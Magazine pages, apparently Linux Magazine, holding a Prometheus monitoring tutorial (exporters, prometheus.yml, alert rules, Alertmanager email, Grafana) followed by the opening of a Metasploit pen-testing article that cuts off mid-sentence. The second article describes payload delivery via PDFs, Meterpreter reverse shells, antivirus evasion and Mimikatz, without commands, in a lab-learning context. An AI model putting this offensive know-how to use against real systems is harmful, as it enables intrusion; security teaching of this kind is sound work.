query language that can be employed to extract information from the Prometheus TSDB. A common structure is the use of a metric name (a value) together with one or more labels (to which the value belongs). The following example will extract available disk space from `target_server`

```
node_filesystem_free_bytes{  
  instance="target_server:9100"}
```

Metrics can be combined through the use of specific functions or arithmetic operators. For example, you could divide `file_system_free_bytes` by `file_system_avail_bytes` to get a free disk space percentage.

A detailed introduction to PromQL is available on the official Prometheus website [1].

Monitoring

In a real scenario, your goal will be to monitor a target machine hosting a web application. Such an application will also be connected to a local relational database management system – MariaDB, in this example. The requirement is to visualize information and be alerted if:

What Is a Metric?

A metric is a value produced by a system at a specific instant. Typically, the value represents the same information collected at various points over a period of time. A classic example would be noting the temperature and the time each time you read your home thermometer. At the end of the day, you could put that data on a graph with time on the x-axis and temperature on the y-axis and have yourself a nice graph. This approach is also tremendously useful when observing IT infrastructures because it provides functionality insights and highlights concerns.

- Disk space of the host machine is running out.
- HTTP requests to the application are not being fulfilled.
- Database service becomes unreachable.

Prometheus collects metrics by executing timed HTTP GET requests to defined targets (the default is 15 seconds). It then expects to find them in a specific format (**Listing 1**) that is either exposed natively by applications or through the use of side services, which Prometheus calls *exporters*. (See the “Our Name Is Exporters, for We Are Many” box.)

Node Exporter for Machine Metrics

In the example in this article (**Figure 1**), I don’t start the deployment with the Prometheus service itself but instead start Prometheus once all of the monitoring targets are ready.

The first thing to do is install your first exporter. Node Exporter (no relation to NodeJS; all exporters are written in Go) is meant to be installed on a Linux machine and run as a local process to fetch system information such as free memory, network usage, and disk space.

To begin, install it on the web app hosting machine:

```
wget https://github.com/prometheus/
node_exporter/releases/download/v1.2.2/
node_exporter-1.2.2.linux-amd64.tar.gz
tar -zxvf node_exporter.tar.gz
./node_exporter &
```

Our Name Is Exporters, for We Are Many

Prometheus expects metrics to be exposed by an HTTP endpoint and in a specific text format. Many applications are natively configurable to expose Prometheus-compliant metrics (e.g., HAProxy), but many others are not.

Luckily, a huge list of official and community-driven applications will connect to the service you would like to monitor and, at the same time, expose such information in the correct format. A comprehensive list of these exporters can be found on the official Prometheus website [2].

Listing 1: node_exporter Metrics

```
# HELP node_filesystem_avail_bytes Filesystem space available to non-root users in bytes.
# TYPE node_filesystem_avail_bytes gauge
node_filesystem_avail_bytes{device="/dev/nvme0n1p1",fstype="vfat",mountpoint="/" } 7.7317074944e+11
node_filesystem_avail_bytes{device="tmpfs",fstype="tmpfs",mountpoint="/tmp"} 1.6456810496e+10
# HELP node_cpu_seconds_total Seconds the CPUs spent in each mode.
# TYPE node_cpu_seconds_total counter
node_cpu_seconds_total{cpu="0",mode="idle"} 71039.6
node_cpu_seconds_total{cpu="0",mode="iowait"} 54.79
node_cpu_seconds_total{cpu="0",mode="irq"} 865.53
node_cpu_seconds_total{cpu="0",mode="nice"} 187.19
node_cpu_seconds_total{cpu="0",mode="softirq"} 1029.12
node_cpu_seconds_total{cpu="0",mode="steal"} 0
node_cpu_seconds_total{cpu="0",mode="system"} 2991.27
node_cpu_seconds_total{cpu="0",mode="user"} 4890.72
```

TCP port 9100 will be opened, which you can verify by cURLing it:

```
curl http://target_server:9100/metrics
```

The output will be a (rather long) list of strings and values that represent information about the target_server at this instant.

Blackbox Exporter

Now it’s time to monitor the application HTTP endpoint. The Blackbox exporter, installed with

```
wget https://github.com/prometheus/
blackbox_exporter/releases/download/
v0.19.0/blackbox_exporter-0.19.0.
linux-amd64.tar.gz
tar -zxvf blackbox_exporter.tar.gz
```

```
tar -zxvf blackbox_exporter.tar.gz
./blackbox_exporter &
```

will be executed on the local machine and will be instructed to perform HTTP requests (either GET or POST), collect the results, and provide metrics on probe success, status code received, latency, and so on. This will be of great use as it will monitor the application from a visitor point of view.

The Blackbox exporter can send requests over a multitude of protocols, including ICMP, SMTP, and SSH. If your goal is to monitor any kind of TCP service from an external point of view, this is the exporter to use.

The default port is 9115. Again, cURL it and append your target_server as the target:




Figure 1: The Prometheus infrastructure for the example discussed in this article.

```
curl http://localhost:9115/probe?
  target=http://target_server
```

This command delivers metrics regarding the TLS protocol in use, the latency to perform the request, the SSL certificate expiration time, and more.

Listing 2: prometheus.yml

```
01 global:
02   scrape_interval: 15s
03   evaluation_interval: 15s
04
05 ##### ALERTING CONFIGURATION #####
06
07 alerting:
08   alertmanagers:
09     - static_configs:
10       - targets:
11         - localhost:9093
12
13 # Load and evaluate rules in this file every
14   'evaluation_interval' seconds.
15 rule_files:
16   - alert.rules
17 ##### SCRAPING CONFIGURATION #####
18
19 scrape_configs:
20
21 # scrape machine metrics
22 - job_name: node
23   static_configs:
24     - targets: ['target_server:9100']
25
26 # scrape MariaDB metrics
27 - job_name: mysql
28   static_configs:
29     - targets: ['localhost:9104']
30
31 # scrape HTTP endpoint check metrics
32 - job_name: blackbox
33   metrics_path: /probe
34   params:
35     module: [http_2xx] # Look for a HTTP 200 response.
36   static_configs:
37     - targets:
38       - "http://target_server" # Target to probe
39       with http.
40   relabel_configs:
41     - source_labels: [__address__]
42       target_label: __param_target
43     - source_labels: [__param_target]
44       target_label: instance
45     - target_label: __address__
46       replacement: localhost:9115 # blackbox
47       exporter's real hostname:port.
```

Database Exporter

As your last objective, you should take a look at your database engine. This last exporter connects, on your behalf, to the MariaDB server and – you guessed it – fetches metrics. To begin, log in to the database server and create a user with the necessary permissions. The SQL queries are:

```
CREATE USER 'exporter'@'%'
  IDENTIFIED BY 'mysecurepassword'
  WITH MAX_USER_CONNECTIONS 3;
GRANT SLAVE MONITOR, PROCESS,
  REPLICATION CLIENT,
  SELECT ON *.* TO 'exporter'@'%';
```

Now, to get the exporter itself, enter:

```
wget https://github.com/prometheus/
  mysql_exporter/releases/download/
  v0.13.0/mysql_exporter-0.13.0-
  linux-amd64.tar.gz
tar -xzf mysql_exporter.tar.gz
export DATA_SOURCE_NAME='exporter:
  mysecurepassword@(target_server:3306)'/
./mysql_exporter &
```

The default port is 9104, so you should test it:

```
curl http://localhost:9104/metrics
```

You will receive operational, performance, and configuration metrics.

Now that all of your infrastructure elements are configured to produce metrics, you can proceed to collect them and make something out of them.

Installing Prometheus

All of your components are exposing values, so it's time for Prometheus to be deployed and configured to scrape and store them. To install, enter:

```
wget https://github.com/prometheus/
  prometheus/releases/download/
  v2.29.2/prometheus-2.29.2-
  linux-amd64.tar.gz
tar -xzf prometheus.tar.gz
./prometheus
  --config.file=prometheus.yml &
```

Prometheus requires a YAML configuration file that lists all the targets from which you want to collect data. Call this file `prometheus.yml` and specify it as a parameter during launch (Listing 2).

When the service is running, you can reach the web interface by pointing your web browser at `http://localhost:9090`. Through this user interface Prometheus will allow you, among other things, to:

- perform PromQL queries against the collected data (getting results either in table or graph format),




Figure 2: The Prometheus web user interface lists healthy targets.

- check target health (answering the question: Am I actually collecting data?),
- evaluate the alert status, and
- verify the Prometheus integrated TSDB status.

Before moving on, check whether all of your targets are being scraped successfully by heading to `http://localhost:9090/targets` and making sure that every entry is reported as *UP* (Figure 2). If that's not the case, you should go back to the specific exporter's configuration steps and verify its correctness and subsequent reachability.

Alerting with Alertmanager

Prometheus allows for PromQL queries to become conditions and, on those bases, trigger alarms (alerts) to warn about abnormal states by creating rules that are periodically evaluated against the content of the Prometheus TSDB. Listing 3 shows three rules that provide notifications about the most common service downtimes:

- disk space running out on `target_server`,
- `target_server` web server responding to something other than the *200/OK* HTTP status, and

- `target_server` MariaDB being unable to respond to queries.
- Now create a file called `alert.rules` in the same directory as the `prometheus.yml` config file so that Prometheus will pick it up automatically. Once the file is created, wait a few seconds and check `http://localhost:9090/alerts` again to ensure that the rules have been parsed.

As a final touch, you definitely want the alerts to be forwarded through some communication medium (e.g., email, instant messaging, etc.). This job is done by the Alertmanager companion service. To download, enter:

```
wget https://github.com/prometheus/alertmanager/releases/download/v0.23.0/alertmanager-0.23.0.linux-amd64.tar.gz
tar -xzf alertmanager.tar.gz
./alertmanager --config.file=alertmanager.yml &
```

The sample YAML config file in Listing 4 sends email by Alertmanager when an alert fires. A user interface will be available at `http://localhost:9093`.

To finish the alerting part, “sabotage” your system (e.g., stop the

MariaDB service; Figure 3) and check whether Prometheus reports the alert as “fired.” Immediately afterward, Alertmanager takes care of sending the email.

Listing 3: Alerting Rules

```
01 groups:
02 - name: Web application alerts
03 rules:
04 - alert: target_server root disk partition is getting full
05   expr: 100 - ((node_filesystem_avail_bytes{job="node_exporter",mountpoint="/",fstype!="rootfs"} * 100) / node_filesystem_size_bytes{job="node_exporter",mountpoint="/",fstype!="rootfs"}) > 80
06   for: 30m
07   labels:
08     severity: warning
09   annotations:
10     summary: Disk space on target_server is getting full, please check and free some space.
11
12 - alert: Webserver unavailable
13   expr: probe_http_status_code{job="blackbox_exporter"} != 200
14   for: 1m
15   labels:
16     severity: critical
17   annotations:
18     summary: Webserver is responding to anything other than 200 for more than 1 minute
19
20 - alert: MariaDB unavailable
21   expr: mysql_up{job="mysql_exporter"} != 1
22   for: 1m
23   labels:
24     severity: critical
25   annotations:
26     summary: The database is not responding for more than 1 minute
```

Listing 4: alertmanager.yml

```
01 global:
02   resolve_timeout: 5m
03
04 route:
05   group_by: ['alertname']
06   group_wait: 10s
07   group_interval: 10s
08   repeat_interval: 10s
09   receiver: 'email'
10 receivers:
11 - name: 'email'
12   email_configs:
13   - to: 'helpdesk@mycompany.com'
14     from: 'monitoring@mycompany.com'
15     smarthost: smtp.mycompany.com:587
16     auth_username: 'monitoring@mycompany.com'
17     auth_identity: 'monitoring@mycompany.com'
18     auth_password: 'mysecuremailpassword'
```




Figure 3: Alerts fire when one of the alerting rules is matched.

Dashboards with Grafana

Previously, I wrote about Grafana Loki [3] and that, once data is available, a graphical tool is needed to visualize it and make it more meaningful for your purposes. Grafana natively supports Prometheus as a data source, as well. Grafana is not available as a single binary, so you use Docker to run an instance:

```
docker run --network host -d \
  --name grafana grafana/grafana
```

Now point your browser to `http://localhost:3000` (admin:admin), click on the Settings wheel in the left panel, choose *Data Sources* | *Add data source*, select *Prometheus*, and set `http://localhost:9090` as the URL. To finish, click *Save & Test*. Creating Grafana graphs

is a topic that would require an article on its own [4].

To kickstart your engine, limit yourself to adding a premade dashboard that visualizes data coming from Node Exporter (machine metrics): Click on the plus (+) symbol on the left, then *Import*. Once there, enter `13978` in the *Import via grafana.com* textbox. Click on *Load* and voilà – a full-blown set of graphs reporting useful information about the `target_server` (Figure 4). The same approach can be taken for the other two exporters by heading to `https://grafana.com/dashboards` and searching for `mysql_exporter` or `blackbox_exporter`.

Conclusions

With little effort you can set up a scrape-based monitoring and evalu-

ation system that can help you in two ways: by giving you a complete overview of your web application infrastructure and making your first steps toward the fascinating world of observability.

Throughout the article, for the sake of simplicity, I executed all services by just running binaries in the background.

If you're planning a stable deployment, the best way to continue would be to use official Docker images or to install each application through your favorite distro package manager. (All listed packages are available in DEB, RPM, and Arch Linux format.)




Figure 4: Machine metrics graphs with Grafana.

Info

- [1] PromQL introduction: [\[https://prometheus.io/docs/prometheus/latest/querying/basics\]](https://prometheus.io/docs/prometheus/latest/querying/basics)
- [2] Prometheus exporters list: [\[https://prometheus.io/docs/instrumenting/exporters\]](https://prometheus.io/docs/instrumenting/exporters)
- [3] “Accessing Log Data with Loki” by Stefano Chittaro, *Linux Magazine*, issue 249, August 2021, pg. 30, [\[https://www.linuxpromagazine.com/Issues/2021/249/Loki-Workshop\]](https://www.linuxpromagazine.com/Issues/2021/249/Loki-Workshop)
- [4] “Grafana and Prometheus customized dashboards” by Chris Binnie, *ADMIN*, issue 62, 2021, pg. 30, [\[https://www.admin-magazine.com/Archive/2021/62/Grafana-and-Prometheus-customized-dashboards/\(language\)/eng-US\]](https://www.admin-magazine.com/Archive/2021/62/Grafana-and-Prometheus-customized-dashboards/(language)/eng-US)


Author

Stefano Chittaro manages multicloud deployments with a special focus on automation and observability. Sometimes he rants about technology on [\[https://nevarsin.blog\]](https://nevarsin.blog).



SHOP THE SHOP
shop.linuxnewmedia.com

GET PRODUCTIVE WITH 101 LINUX HACKS



Improve your Linux skills with this cool collection of inspirational tricks and shortcuts for Linux geeks.

- Undelete lost files
- Cure the caps lock disease
- Run C one-liners in the shell
- Disable your webcam and mic
- And more!

ORDER ONLINE:
shop.linuxnewmedia.com/specials



Hunt down vulnerabilities with the Metasploit pen-testing tool

Security Tools

The veteran Metasploit is by no means obsolete and is still used as a typical workflow to find and analyze security vulnerabilities in Windows 10 and Linux systems. By Markus Feilner

Metasploit: Just hearing the word brings sweat to the brow of some, whereas others regularly use this hacking tool to test their own systems for vulnerabilities (pen testing). This kind of level pegging in the cyber arms race is essential to maintaining secure operations – and not just for critical systems. Vulnerability management is a big market, and the skills of experienced pen testers are in demand; strategies for red team/blue team training and catch-the-flag setups fill entire books.

The Metasploit Framework, a modular penetration testing platform that “contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection” [1], has been written up in a number of books.

Linux Magazine reported more than 12 years ago [2] about how the Dalai Lama and many a government had exploits foisted on them in PDFs [3]. Metasploit is everywhere.

Charly Kühnast also covered the topic in his *Linux Magazine* sys admin column [4], writing that caution is advisable: “If you mess around with a pen-testing tool on

your own network, you might survive the consequences, but chances are you’ll take the prize for outstanding recklessness.” Charly’s advice: “Use Metasploitable, perhaps the most broken Linux ever.”

My experience with careless pen testing came when an overzealous OpenVPN course participant at Linuxhotel used a pen-testing tool and started scanning around on the training cloud at Hetzner with a slightly off netmask. Within minutes, the monitoring tools identified this undesirable behavior and simply shut down the training network – rounded off by a warning message mailed in UPPERCASE to the course instructor.

Secure Environment

If you want to learn pen testing with standard tools, you should first think about your environment. Normally, a virtual setup,

limited to and isolated on a subnet; a virtual LAN (VLAN); or even a physically separate network will be the answer. For most users and newcomers, a virtual network within a virtualization solution such as VirtualBox or Libvirt should be perfectly okay; containers will also work.

In the following example, I install four virtual machines – Parrot Linux, Kali Linux, Windows 10, and Metasploitable – on qemu-kvm and Libvirt for gaming (Figure 1). The first victim, Metasploitable, is an intentionally vulnerable virtual machine with a version of Ubuntu Linux designed for testing security




Figure 1: Four virtual machines: two Linux systems for the attacker and two victims.

Lead Image © bluebay, 123rf.com

tools and demonstrating common vulnerabilities. Windows 10 acts as the second victim.

Parrot Linux and Kali Linux, which is the industry-standard OS for pen testing, conveniently already come with Metasploit in place. Parrot Linux also comes with a complete KDE desktop. The setup presented here also allows for uncomplicated testing of other pen-testing suites (e.g., Black Arch Linux with its 16GB of tools).

Overview

Much has happened since the last articles on Metasploit; the change-logs are long. Not all of the previously presented commands still work: Some have been renamed, and some have been removed or now have to be loaded retroactively as add-ons.

The development of the Metasploit project is progressing rapidly. Up-to-date information can always be found in the blog of Boston, Massachusetts, producer Rapid7 [5]. The Metasploit framework is open source software, was created around 2003 (in Perl at the time), and was re-implemented in Ruby starting in 2007. Rapid7 acquired the Metasploit project in 2009 and initially offered both an enterprise and a community edition; the latter was discontinued in 2019. In this article, I introduce the (free) Metasploit Framework (MSF). It is by no means only available for Kali Linux or Parrot Linux, but if you want a fancy web GUI, you should take a look at MSF Pro (Figure 2), which is the name of the enterprise product Rapid7 has offered since 2010. The Metasploit Framework is only one subproject, albeit the best

known. The project also maintains a shellcode archive and the aforementioned Metasploitable image (Figure 3), among other things. “Maintaining” is perhaps too strong a word, because Metasploitable does not contain many new vulnerabilities, although it is certainly good enough to use for learning from an attacker’s (red team) point of view. Since around 2010, the number of exploits contained in Metasploit has exploded to more than 2,000. Additionally, countless new targets have been added, including software from Adobe and Oracle and new databases. The framework includes hundreds of payloads (malicious code to embed) and new modules for scanning, fuzzing, and sniffing. The auxiliary modules are divided into scanner, admin, and server modules.

Workflow

The Metasploit Framework is available for Windows, Linux, and Mac. The workflow is quite simple and always follows the same structure of five steps (Figure 4 shows four steps):

- Find a vulnerability, such as a security hole or a starting point for a potential attack (e.g., an insecure password or a running, outdated, or unpatched service).
- Configure a suitable exploit for the vulnerability.
- Select a payload (i.e., malware or a remote control program suitable for the attacker’s purpose that you can install with the exploit through the security hole).
- Make various adjustments to the exploit and payload (e.g., configuration to reflect the address of the command-and-control server for the return channel).
- Execute the attack (run).

Working with pen-testing tools always follows the principle of trial and error. It is a kind of puzzle that can be great fun and frequently leads to adrenaline-fueled feelings of success, such as when you have hijacked a Windows 10 machine for the first time without entering a password. That said, it does make sense to




Figure 2: Rapid7, the company behind the Metasploit project, offers a Pro version,



Figure 3: Metasploitable, an extremely vulnerable version of Linux, offers good attack vectors.




Figure 4: Recon, Exploit, Payload, and Loot: The Metasploit Framework on Parrot Linux doesn't bandy words about when describing its own architecture. The ASCII art comes from my own fortune cookies.

share your own experiences with the Metasploit community – for example, on GitHub [6].

Armitage and Meterpreter

To get a quick taste of Metasploit's capabilities, just click on the *Armitage* entry in the main menu in Parrot or Kali Linux. Tutorials Point [7] and Offensive Security [8] offer good beginner tutorials for point-and-click forensics (as a friend who is a trainer for the German police force calls them).

Armitage enjoys a good reputation among red teams, thanks to its collaboration mode, which the developers themselves refer to as multiplayer Metasploit or red team collaboration mode. Armitage (Figure 5) can also perform simple Nmap host scans from its main menu, but the true strength of the tool only becomes apparent when several users work together on a compromised host in a Meterpreter shell.

Meterpreter [9] is probably the most appealing payload an attacker can install on a remote computer. It can be easily hidden in other file formats (e.g., PDFs), sent as an email attachment, or embedded in websites. All

it takes is for the victim to open a prepared website, email, or corresponding document, and the attacker gains control of the computer. Meterpreter as a payload opens a reverse shell in this case – ransomware would now encrypt the computer and open a back-door. A hijacked Windows 10 machine, for example, now gives the attacker access from the command line,

perhaps even as the admin user. Long before PowerShell, the police trainer I referred to above cited Meterpreter as being the better shell for the Windows admin – not only because of the extensive command set, but also because of numerous helpful extensions like Mimikatz [10], which played a

central role in the 2015 attack on the German Bundestag [11], helping to spy on the Active Directory domain and gain domain admin rights.

In the process, Meterpreter resides completely in the hijacked machine's RAM. Thanks to in-memory dynamic link library (DLL) injection, it does not write anything to the hard drive, does not create any new processes, and therefore ideally does not leave any permanent traces. Forensic experts call this a very small forensic footprint, but it can spill over into other running processes.

Meterpreter is extremely flexible, as well, which should come as no surprise, because it was designed to avoid the tricky decisions involved in choosing a suitable payload. Thanks to Meterpreter, you can do this later in the process from a remote shell without triggering alarms from virus scanners or similar tools.

From the command line, two basic methods are available: bind and reverse. With bind, Meterpreter listens locally on a port until the attacker connects. With reverse, the victim computer itself connects directly to the control server. The attacker must have configured it accordingly for the

